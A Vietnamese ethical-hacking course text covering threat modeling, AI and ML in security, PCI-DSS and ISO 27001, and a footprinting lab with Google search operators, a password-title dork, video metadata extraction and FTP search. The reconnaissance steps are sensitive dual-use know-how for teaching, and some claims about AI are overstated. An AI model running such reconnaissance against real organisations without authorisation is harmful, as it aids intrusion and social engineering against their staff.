Mục tiêu bảo mật là các mục tiêu và ràng buộc liên quan đến tính bảo mật, tính toàn vẹn và tính khả dụng của ứng dụng. Để xác định các mục tiêu bảo mật, cần quan tâm những vấn đề như:

- Dữ liệu nào cần được bảo vệ?
- Có bất kỳ yêu cầu tuân thủ nào không?
- Có các yêu cầu cụ thể về chất lượng dịch vụ không?
- Có tài sản vô hình cần bảo vệ không?

Tổng quan về ứng dụng (Application Overview)

Cần khái quát hoạt động và cấu trúc của ứng dụng, các hệ thống và các đặc điểm triển khai của nó (nếu có). Sơ đồ triển khai phải chứa:

- Cấu trúc liên kết triển khai end-to-end
- Các lớp logic
- Các thành phần chính
- Các dịch vụ chính
- Cổng giao tiếp và giao thức

- Danh tính
- Sự phụ thuộc bên ngoài

Phân rã ứng dụng (Decompose the Application)

- Xác định ranh giới tin cậy
- Xác định các luồng dữ liệu
- Xác định điểm đầu vào
- Xác định điểm thoát

Xác định mối đe dọa (Identify Threats)

Admin cần xác định các mối đe dọa liên quan đến bối cảnh và kịch bản kiểm soát bằng cách sử dụng thông tin thu được trong phần tổng quan về ứng dụng và phân tích các bước ứng dụng.

Xác định lỗ hổng (Identify Vulnerabilities)

Lỗ hổng là một điểm yếu trong một ứng dụng (được triển khai trong hệ thống thông tin) cho phép kẻ tấn công khai thác, từ đó dẫn đến vi phạm bảo mật.

Người làm bảo mật cần sử dụng các danh mục lỗ hổng để xác định lỗ hổng và sửa chúng trước để ngăn chặn các cuộc tấn công.

Mô-đun 1. Phần 7. Trí tuệ nhân tạo và học máy trong bảo mật thông tin

Học máy (ML) và **Trí tuệ nhân tạo (AI)** hiện được sử dụng phổ biến trong nhiều ngành và ứng dụng khác nhau do sự gia tăng sức mạnh tính toán, khả năng thu thập dữ liệu và lưu trữ. Cùng với những tiến bộ công nghệ trong AI, chẳng hạn như ô tô tự lái, trình dịch ngôn ngữ và dữ liệu lớn thì cũng có sự gia tăng đáng kể của các mối đe dọa như ransomware, botnet, phần mềm độc hại và nạn lừa đảo qua mạng.

Sử dụng AI và ML trong an ninh mạng giúp xác định các khai thác và điểm yếu mới, có thể dễ dàng phân tích để giảm thiểu các cuộc tấn công tiếp theo. Nó làm giảm áp lực cho các chuyên gia bảo mật và cảnh báo bất cứ khi nào cần hành động.

AI và ML là gì?

Trí tuệ nhân tạo là giải pháp duy nhất để bảo vệ chống lại các cuộc tấn công khác nhau mà phương pháp chống virus bình thường không thể phát hiện được. Một lượng lớn dữ liệu đã thu thập sẽ đưa vào AI để xử lý và phân tích nhằm hiểu chi tiết và xu hướng của nó. ML là

một nhánh của trí tuệ nhân tạo (AI) cung cấp cho hệ thống khả năng tự học. Hệ thống tự học này kiểm tra lại và báo cáo sai lệch hoặc bất thường nào trong thời gian thực.

Có hai loại kỹ thuật phân loại ML:


- **Học có giám sát (Supervised Learning)**: sử dụng các thuật toán lấy vào một tập hợp dữ liệu đào tạo được gắn nhãn để cố gắng tìm hiểu sự khác biệt giữa các nhãn đã cho. Nó được chia thành hai loại phụ, đó là **phân loại** (classification) và **hồi quy** (regression). Phân loại bao gồm các lớp được phân chia hoàn toàn. Nhiệm vụ chính của nó là xác định mẫu test để xác định loại của nó. Hồi quy được sử dụng khi các lớp dữ liệu không được tách biệt.
- **Học không giám sát (Unsupervised Learning)**: sử dụng các thuật toán nhập dữ liệu đào tạo không được gắn nhãn để cố gắng suy luận tất cả các category mà không cần hướng dẫn. Học không giám sát được chia thành hai loại phụ, cụ thể là **phân cụm (clustering)** và **giảm kích thước (dimensionality)**. Phân cụm chia dữ liệu thành các cụm dựa trên các điểm tương đồng của chúng, không phụ thuộc vào thông tin lớp. Giảm kích thước là quá trình giảm các kích thước (thuộc tính) của dữ liệu.

Tại sao cần sử dụng trí tuệ nhân tạo và học máy trong bảo mật thông tin?

Các mối đe dọa an ninh tiếp tục phát triển không chỉ về quy mô, mà quan trọng hơn, về mức độ tinh vi. Các tổ chức đã phải vật lộn để bắt kịp với các công nghệ và kỹ thuật mà những kẻ tấn công sử dụng. Dần dần khả năng “xác định và dự đoán” là không đủ để chống lại thách thức cơ bản ngày càng tăng này.

Sự phát triển của phân tích bảo mật nâng cao là một cân nhắc quan trọng đối với các tổ chức đang tìm cách triển khai học máy để bảo vệ chống lại một loạt các mối đe dọa bảo mật bên trong và bên ngoài. Thị trường an ninh mạng được dự đoán sẽ vượt 300 tỷ USD vào năm 2024 và thị trường an ninh mạng liên quan đến AI được dự đoán sẽ đạt giá trị 38,2 tỷ USD vào năm 2026.

Nguồn: <https://www.gartner.com>, <https://www.morketsandmarkets.com>




Theo **AI Deals Tracker** của **CB Insights**, an ninh mạng là ngành năng động thứ tư cho các giao dịch với các công ty áp dụng AI. Theo dữ liệu của CB Insights, có hơn 80 công ty tư nhân trong lĩnh vực an ninh mạng đang sử dụng AI, được phân loại thành 9 lĩnh vực chính mà họ hoạt động:

- Chống gian lận và quản lý danh tính (Anti-fraud and identity management)
- Quản lý rủi ro mạng (Cyber-risk management)
- Bảo mật di động
- Bảo mật ứng dụng
- Trí thông minh dự đoán (Predictive Intelligence)
- Bảo mật IoT
- Phân tích hành vi và phát hiện bất thường (Behavioral analytics and anomaly detection)
- Bảo mật chống lừa đảo (Deception security)
- Bảo mật tự động (Automated security)



CYBERSECURITY'S NEXT STEP MARKET MAP: 80+ COMPANIES SECURING THE FUTURE WITH ARTIFICIAL INTELLIGENCE



80 công ty tư nhân trong lĩnh vực an ninh mạng đang sử dụng AI

Làm thế nào AI và ML ngăn chặn tấn công?

Trí tuệ nhân tạo (AI) và cùng với nó là **Học máy (ML)**, là một công nghệ mới nổi trong lĩnh vực an ninh mạng. Nó được áp dụng rộng rãi bởi các ngành quy mô lớn như tự động hóa, dịch vụ CNTT, chế tạo, sản xuất và tài chính.

AI và ML giúp:

- Bảo vệ và xác thực mật khẩu:** Thông tin đăng nhập mật khẩu đóng một vai trò quan trọng trong việc ngăn chặn truy cập bất hợp pháp vào dữ liệu của tổ chức hoặc người dùng. Nếu thông tin đăng nhập bị xâm phạm, danh tiếng của tổ chức hoặc cá nhân có thể bị tổn hại. AI có thể được sử dụng để cải thiện xác nhận sinh trắc học và nhận dạng khuôn mặt để tăng bảo mật. AI cung cấp các mô hình mới nhất để nhận dạng khuôn mặt của một cá nhân bằng cách theo dõi các mối tương quan.
- Phát hiện và ngăn chặn lừa đảo:** AI và ML thể quét và xác định các email lừa đảo nhanh hơn nhiều so với khả năng của con người. Chúng cũng có thể nhanh chóng phân biệt các trang web độc hại với các trang web hợp pháp.
- Phát hiện mối đe dọa:** ML hỗ trợ phát hiện các cuộc tấn công mạng trước khi hệ thống bị xâm phạm, liên tục thông báo cho quản trị viên về các mối đe dọa mạng sắp xảy ra bằng cách thực hiện phân tích dữ liệu logic. ML cho phép các hệ thống chạy

các thuật toán của nó khi dữ liệu được nhận, sau đó thực hiện học sâu và hiểu được những tiến bộ cần thiết để đảm bảo an toàn cho hệ thống thông tin.

- **Quản lý lỗ hổng bảo mật:** Các hệ thống dựa trên AI và ML không bao giờ cho phép lỗ hổng tồn tại lâu; chúng tự động quét tất cả các loại lỗ hổng và cảnh báo cho quản trị viên trước khi hệ thống bị khai thác. Chúng cũng có thể cung cấp thông tin của kẻ tấn công và các patterns được sử dụng để thực hiện tấn công. Các hệ thống dựa trên AI và ML này cũng có thể dự báo cách thức và thời điểm khai thác lỗ hổng bảo mật có thể xảy ra.
- **Phân tích hành vi:** AI và ML tạo ra các patterns người dùng cụ thể dựa trên mức độ sử dụng thường xuyên của họ. Phần mềm AI cảnh báo ngay lập tức cho quản trị viên nếu nó phát hiện bất kỳ hoạt động đáng ngờ hoặc sai lệch nào trong việc sử dụng thường xuyên.
- **Chống virus dựa trên AI:** Các công cụ chống virus truyền thống thực hiện quét tệp trên mạng của tổ chức để kiểm tra xem có chữ ký nào khớp với chữ ký của vi-rút hoặc phần mềm độc hại đã biết hay không. Do đó công cụ chống virus phải được cập nhật thường xuyên và bị trễ 1 khoảng thời gian. Để khắc phục những vấn đề này, các tổ chức sử dụng các chương trình chống virus dựa trên AI, sử dụng tính năng phát hiện bất thường để hiểu hành vi của chương trình. Phần mềm chống virus dựa trên AI phát hiện hành vi đáng ngờ của chương trình thay vì khớp chữ ký với virus.
- **Phát hiện gian lận:** ML có thể dễ dàng phân biệt giữa các giao dịch xác thực và bất hợp pháp và chặn các giao dịch gian lận.
- **Phát hiện botnet:** Botnet có thể bỏ qua Hệ thống phát hiện xâm nhập (IDS) bằng cách tận dụng tính kém hiệu quả của nó trong việc khớp chữ ký. Các botnet có thể được nhúng bằng cách sử dụng một mã rất phức tạp khiến chúng không thể truy cập được bằng các triển khai IDS truyền thống. Do đó, các chuyên gia bảo mật sử dụng các thuật toán AI và ML để cảnh báo về hành vi đáng ngờ và phát hiện các hành vi xâm nhập trái phép.
- **AI để chống lại các mối đe dọa của AI:** Attacker cũng có thể tận dụng công nghệ AI để xâm nhập. Phần mềm AI có thể phát hiện các cuộc tấn công AI sắp xảy ra trước khi mạng bị xâm phạm.

Mô-đun 1. Phần 8. Tiêu chuẩn PCI-DSS và ISO/IEC 27001:2013 là gì?

Pháp luật là một hệ thống các quy tắc và hướng dẫn được thực thi bởi một quốc gia hoặc cộng đồng cụ thể để điều chỉnh hành vi. **Tiêu chuẩn** là “tài liệu được thiết lập bởi sự đồng thuận và được chấp thuận bởi cơ quan được công nhận, cung cấp các quy tắc, hướng dẫn hoặc đặc điểm cho các hoạt động hoặc kết quả của chúng, để đạt được mức độ trật tự tối ưu trong một bối cảnh nhất định.” Phần này đề cập đến các luật và tiêu chuẩn khác nhau về bảo mật thông tin ở các quốc gia khác nhau.

Payment Card Industry Data Security standard (PCI-DSS) – Tiêu chuẩn PCI-DSS là gì?

Nguồn: <https://www.pcisecuritystandards.org>.

Tiêu chuẩn bảo mật dữ liệu thẻ thanh toán (PCI-DSS) – gọi tắt là tiêu chuẩn PCI-DSS là một tiêu chuẩn bảo mật thông tin độc quyền dành cho các tổ chức xử lý thông tin chủ thẻ cho các loại thẻ ghi nợ, tín dụng, trả trước, ví điện tử, ATM và POS. Tiêu chuẩn này đưa ra các chuẩn mực mạnh mẽ và toàn diện và các tài liệu hỗ trợ để tăng cường bảo mật dữ liệu thẻ thanh toán.

Các tài liệu này bao gồm một khuôn khổ các thông số kỹ thuật, công cụ, phép đo và các nguồn lực hỗ trợ để giúp các tổ chức đảm bảo việc xử lý thông tin chủ thẻ một cách an toàn. Tiêu chuẩn PCI-DSS áp dụng cho tất cả các thực thể liên quan đến quá trình xử lý thẻ thanh toán, bao gồm người bán, người xử lý, người mua, tổ chức phát hành và nhà cung cấp dịch vụ, cũng như tất cả các thực thể khác lưu trữ, xử lý hoặc truyền dữ liệu của chủ thẻ.



Các yêu cầu của PCD-DSS

PCI-DSS bao gồm một tập hợp các yêu cầu tối thiểu để bảo vệ dữ liệu của chủ thẻ. **Hội đồng tiêu chuẩn bảo mật ngành thẻ thanh toán (PCI)** đã phát triển và duy trì tổng quan cấp cao về các yêu cầu của PCI-DSS.

Việc không đáp ứng các yêu cầu của tiêu chuẩn PCI-DSS có thể dẫn đến việc bị xử phạt hoặc chấm dứt các đặc quyền xử lý thẻ thanh toán.

ISO/IEC 27001:2013 là gì?

ISO/IEC 27001:2013 quy định các yêu cầu để thiết lập, triển khai, duy trì và cải tiến liên tục hệ thống quản lý an toàn thông tin trong bối cảnh của một tổ chức. Nó bao gồm các yêu cầu về đánh giá và xử lý các rủi ro an toàn thông tin phù hợp với nhu cầu của tổ chức.



Tiêu chuẩn ISO/IEC 27001:2013

Quy định này nhằm phù hợp với một số mục đích sử dụng khác nhau, bao gồm:

- Sử dụng trong các tổ chức để hình thành các yêu cầu và mục tiêu bảo mật.
- Nhằm đảm bảo rằng các rủi ro bảo mật được quản lý hiệu quả về chi phí.
- Đảm bảo tuân thủ luật pháp và quy định.
- Xác định các quy trình quản lý bảo mật thông tin mới.
- Xác định và làm rõ các quy trình quản lý bảo mật thông tin hiện có.
- Xác định tình trạng của các hoạt động quản lý an toàn thông tin.
- Thực hiện bảo mật thông tin hỗ trợ doanh nghiệp.
- Được các tổ chức sử dụng để cung cấp thông tin liên quan về bảo mật thông tin cho khách hàng.

Mô-đun 2. Phần 1. Footprinting là gì?

Footprinting là gì? Kỹ thuật in dấu chân là bước đầu tiên trong việc đánh giá tình trạng bảo mật của cơ sở hạ tầng CNTT của một tổ chức. Thông qua kỹ thuật này, người ta có thể thu

thập thông tin tối đa về hệ thống hoặc hạ tầng mạng và về bất kỳ thiết bị nào được kết nối với hạ tầng mạng đó.

Mô-đun này sẽ giới thiệu về các khái niệm footprinting và cung cấp những hiểu biết sâu sắc về phương pháp in dấu chân, tìm hiểu về các công cụ footprinting và các biện pháp đối phó:

Khái niệm footprinting


- Thực hành footprinting thông qua các công cụ tìm kiếm và sử dụng các kỹ thuật tinh công nâng cao của Google
- Thực hành footprinting thông qua các dịch vụ web và các trang mạng xã hội
- Thực hành footprinting trang web và email
- Thực hiện Whois, DNS và footprinting mạng
- Thông qua social engineering.

Khái niệm Footprinting

Footprinting là gì?

Footprinting là bước đầu tiên trong việc “hack đạo đức” (xem thêm khái niệm Ethical Hacking ở **Mô-đun 1 – Phần 4**). Bước này là giai đoạn chuẩn bị trước khi tấn công, attacker cần thu thập càng nhiều thông tin càng tốt để dễ dàng tìm cách xâm nhập vào mạng mục tiêu.

Một khía cạnh thiết yếu của việc footprinting là xác định mức độ rủi ro liên quan đến thông tin công khai của tổ chức. Thông tin thu thập được trong bước này giúp phát hiện ra các lỗ hổng tồn tại trong mạng mục tiêu và xác định các cách khác nhau để khai thác các lỗ hổng này.



Footprinting là gì?

Phân loại footprinting

Footprinting được chia làm 2 loại: chủ động và thụ động.

In dấu chân thụ động

In dấu chân thụ động liên quan đến việc thu thập thông tin về mục tiêu mà không cần tương tác trực tiếp do đó không bị mục tiêu phát hiện. Về mặt kỹ thuật, việc thực hiện in dấu chân thụ động là rất khó. Chúng ta chỉ có thể thu thập thông tin về mục tiêu bằng các công cụ tìm kiếm, các trang mạng xã hội,...

Các kỹ thuật in dấu chân thụ động bao gồm:

- Tìm kiếm thông tin thông qua các công cụ tìm kiếm;
- Tìm Miền cấp cao nhất (TLD) và miền phụ của mục tiêu;
- Thu thập thông tin vị trí về mục tiêu thông qua các dịch vụ web;
- Tìm kiếm người bằng các trang mạng xã hội;
- Thu thập thông tin tài chính thông qua các dịch vụ tài chính;
- Thu thập thông tin chi tiết về cơ sở hạ tầng của tổ chức mục tiêu thông qua các địa điểm việc làm;
- Thu thập thông tin thông qua deep web, dark web;
- Xác định các hệ điều hành đang được tổ chức mục tiêu sử dụng;
- Giám sát mục tiêu bằng cách sử dụng các dịch vụ cảnh báo;
- Thu thập thông tin bằng cách sử dụng các nhóm, diễn đàn, blog và nhóm tin NNTP Usenet;
- Thu thập thông tin thông qua kỹ thuật xã hội trên các trang mạng xã hội;
- Trích xuất thông tin về mục tiêu bằng cách sử dụng các kho lưu trữ trên Internet;
- Thu thập thông tin bằng cách sử dụng các trang web hồ sơ doanh nghiệp;
- Giám sát lưu lượng truy cập trang web của mục tiêu;

In dấu chân chủ động

In dấu chân chủ động liên quan đến việc thu thập thông tin về mục tiêu với sự tương tác trực tiếp. Mục tiêu có thể nhận ra quá trình thu thập thông tin đang diễn ra. Việc footprinting chủ động đòi hỏi sự chuẩn bị nhiều hơn vì có thể để lại dấu vết.

Các kỹ thuật footprinting chủ động bao gồm:

- Tìm kiếm các file;
- Trích xuất liên kết trang web và thu thập danh sách;
- Trích xuất siêu dữ liệu;
- Thu thập thông tin thông qua theo dõi email;
- Thu thập danh sách email;
- Thực hiện tra cứu Whois;
- Trích xuất thông tin DNS;

Thông tin thu được khi thực hiện footprinting

Bằng việc footprinting, ta có thể lấy được thông tin như network block, địa chỉ IP, thông tin về nhân viên,... Những thông tin như vậy có thể giúp attacker truy cập vào dữ liệu nhạy cảm hoặc thực hiện các cuộc tấn công khác nhau.

Thông tin về tổ chức

Thông tin về một tổ chức thường có sẵn trên trang web của tổ chức đó. Ngoài ra, bạn có thể truy vấn Whois và để thu được thông tin có giá trị.

Thông tin chi tiết về nhân viên (tên, địa chỉ liên hệ, kinh nghiệm làm việc, ...)

- Địa chỉ, số điện thoại
- Chi tiết về chi nhánh và trụ sở
- Đối tác của tổ chức
- Liên kết web đến các trang khác liên quan đến công ty
- Công nghệ web đang sử dụng
- Các bài báo, thông cáo báo chí và các tài liệu liên quan
- Các văn bản pháp lý liên quan đến tổ chức
- Bằng sáng chế và nhãn hiệu liên quan đến tổ chức

Attacker có thể truy cập thông tin tổ chức và sử dụng thông tin đó để xác định nhân sự chính và khởi động các cuộc tấn công social engineering.

Thông tin về mạng

Ta có thể thu thập thông tin mạng bằng cách thực hiện phân tích cơ sở dữ liệu Whois, định tuyến theo dõi. Thông tin thu thập được bao gồm:

- Tên miền chính và các tên miền phụ
- Network blocks
- Cấu trúc liên kết mạng, router, firewall
- Địa chỉ IP của các dịch vụ có thể truy cập được
- Hồ sơ Whois
- Bản ghi DNS và thông tin liên quan

Thông tin hệ thống

Thông tin thu thập được bao gồm:

- Hệ điều hành của web server
- Vị trí của server
- Các địa chỉ email công khai
- Tên người dùng, mật khẩu,...

Mục đích của việc footprinting

- **Biết thế trận an ninh:** cung cấp hồ sơ đầy đủ về thế trận an ninh của tổ chức. Sau đó, hacker có thể phân tích để xác định sơ hở và xây dựng kế hoạch hack cho phù hợp.
- **Xác định các điểm yếu:** cho phép hacker xác định các lỗ hổng trong các hệ thống mục tiêu để lựa chọn cách khai thác phù hợp.
- **Vẽ sơ đồ mạng:** kết hợp các kỹ thuật footprinting với các công cụ như traceroute cho phép attacker phác thảo ra sơ đồ mạng bên trong của mục tiêu để biết về môi trường thực tế mà chúng sẽ xâm nhập.

Mô-đun 2. Phần 2. Footprinting bằng công cụ tìm kiếm

Là một hacker chuyên nghiệp, bước đầu tiên ta cần làm là thu thập thông tin tối đa về mục tiêu bằng cách thực hiện **kỹ thuật footprinting** bằng công cụ tìm kiếm. Thông qua việc sử dụng hiệu quả các công cụ tìm kiếm, ta có thể trích xuất thông tin quan trọng về một tổ chức mục tiêu như nền tảng công nghệ, chi tiết nhân viên, trang đăng nhập, thông tin liên hệ, ...,

Mục tiêu

- Thu thập thông tin bằng cách sử dụng các kỹ thuật tấn công nâng cao của Google;
- Thu thập thông tin từ các công cụ tìm kiếm video;

- Thu thập thông tin từ các công cụ tìm kiếm FTP;
- Thu thập thông tin từ các công cụ tìm kiếm IoT;

Môi trường thực nghiệm

- Máy Windows 10;
- Quyền Administrator để chạy các công cụ;
- Trình duyệt web và kết nối internet;

Thực hiện footprinting bằng công cụ tìm kiếm

Thu thập thông tin từ Advanced Google Hacking

Công cụ tìm kiếm sử dụng trình thu thập thông tin, phần mềm tự động liên tục quét các trang web đang hoạt động và thêm các kết quả được truy xuất vào chỉ mục của công cụ tìm kiếm, được lưu trữ thêm trong một cơ sở dữ liệu không lồ. Khi người dùng truy vấn chỉ mục của công cụ tìm kiếm, nó sẽ trả về danh sách các **Trang kết quả của công cụ tìm kiếm (SERPs)**. Những kết quả này bao gồm các trang web, video, hình ảnh và nhiều loại tệp khác nhau được xếp hạng và hiển thị dựa trên mức độ liên quan của chúng.

Ví dụ về footprinting bằng công cụ tìm kiếm – như là công cụ tìm kiếm *Google, Bing, Yahoo, Ask, AOL, Baidu, WolframAlpha* và *DuckDuckGo*.

Thử gõ **intitle:password site:www.eccouncil.org** lên thanh tìm kiếm Google và nhấn Enter. Lệnh này sử dụng toán tử tìm kiếm nâng cao của Google đó là **intitle** và **site**. Với câu tìm kiếm này, Google sẽ tìm kiếm tất cả các kết quả thuộc về trang *www.eccouncil.org* mà có chứa từ khóa **password** trên thẻ tiêu đề.

Kết quả tìm kiếm của intitle:password site:www.eccouncil.org

Tiếp theo thử tìm kiếm với từ khóa **EC-Council filetype:pdf**. Toán tử **filetype** sẽ tìm kiếm file với đuôi cho trước.

Google EC-Council filetype:pdf

Tất cả Tin tức Hình ảnh Video Thêm Công cụ

Khoảng 55.900.000 kết quả (0,46 giây)

<https://www.eccouncil.org/uploads/2020/09/CEHv11-Brochure.pdf> - EC-Council

CERTIFIED ETHICAL HACKER v11. Demanded by Employers. Respected by Peers. The Ultimate. Ethical Hacking. Certification. C EH. TM. Certified Ethical Hacker ...
14 trang

<https://cert.eccouncil.org/images/doc/CEH-E...> - EC-Council

CHFI Exam Blueprint. 1. CEH Exam Blueprint v3.1.1. CEH Exam Blueprint. 1. CEH Exam Blueprint v3.0. 1. EC-Council. CEH Exam Blueprint v4.0 ...
5 trang

<https://www.eccouncil.org/uploads/2017/05/Cyber-Handbook-Enterprise.pdf> - EC-Council

EC-Council Certified Ethical Hacker (CEH), Computer Hacking Forensic Investigator (CHFI), and Certified Chief Information Security Officer programs are ...

Kết quả tìm kiếm của EC-Council filetype:pdf

Ta có thể thấy kết quả tìm kiếm chứa từ khóa **EC-Council** với định dạng là file **PDF**.

Một số toán tử khác mà các bạn có thể tham khảo:

- **cache**: trả về phiên bản cache của trang web.
- **allinurl**: chỉ định kết quả tìm kiếm chứa những giá trị cho trước trên URL.
- **inurl**: chỉ định kết quả tìm kiếm chứa từ cho trước trên URL.
- **allintitle**: tiêu đề phải có chứa từ khóa cho trước.
- **inanchor**: tìm các trang chứa các cụm từ truy vấn được chỉ định trong văn bản liên kết trên các liên kết đến trang.
- **link**: tìm những trang web trỏ đến link cho trước.
- **related**: tìm những trang web tương đồng hoặc liên quan đến URL cho trước.
- **info**: tìm thông tin về trang web.
- **location**: tìm địa điểm.

Google location:trạm xăng

Khoảng 457.000 kết quả (0,75 giây)

Trạm Xăng Giờ hoạt động ▾

- A Petrolimex - Cửa hàng 04
Trạm xăng
99, Nguyen Van Cu Street, Ward 3
Đang mở cửa
- B Petrolimex - Cửa Hàng Xăng Dầu...
Trạm xăng
615 Đ. Trần Hưng Đạo · 028 3923 7143
Đang mở cửa
- C Trạm xăng Petrolimex Nguyễn Biểu
Trạm xăng
444 Đ. Trần Hưng Đạo · 028 3923 8906
Đang mở cửa

Địa điểm khác →

Ví dụ về tìm kiếm trạm xăng sử dụng từ khóa location

Thu thập thông tin từ công cụ tìm kiếm video

Giả sử cần tìm kiếm từ khóa **ec-council** trên Youtube:

YouTube VN

ec-council

Mới nhất từ EC Council

C|PENT Success Story: Sergey Chubarov's Transformative Journey

72 lượt xem · 1 ngày trước

EC Council

In this video, EC-Council highlights Sergey Chubarov's experience with the Certified Penetration Testing Professional (C|PENT) ...

Mới

Catch Your Big Break in Cybersecurity with C|EH | Ravina Joshi

258 lượt xem · 7 ngày trước

EC Council

Ravina Joshi, a senior cybersecurity specialist, shares how EC-Council's Certified Ethical Hacker (C|EH) helped her successfully ...

1:13

Kết quả tìm kiếm cho từ khóa **ec-council** trên Youtube

Sau đó nhấn chuột phải, chọn **Copy Link**. Paste vào trang web <https://mattw.io/youtube-metadata/>. Trang này sẽ Extract meta data về video này.

Video

The video submitted. Click [here](#) to see detailed property descriptions.

✓ Snippet

```
"height": 360
},
"standard": {
  "url": "https://i.ytimg.com/vi/I18GTWEYGHg/sddefault.jpg",
  "width": 640,
  "height": 480
},
"maxres": {
  "url": "https://i.ytimg.com/vi/I18GTWEYGHg/maxresdefault.jpg",
  "width": 1280,
  "height": 720
}
```



C|PENT Success Story: Sergey Chubarov's Transformative Journey

Published by EC Council

Kết quả extract meta data

Thu thập thông tin từ công cụ tìm kiếm FTP

Truy cập vào trang [NAPALM FTP Indexer \(searchftps.net\)](#). Tìm kiếm với từ khóa centos:



With all the words ▾

Search

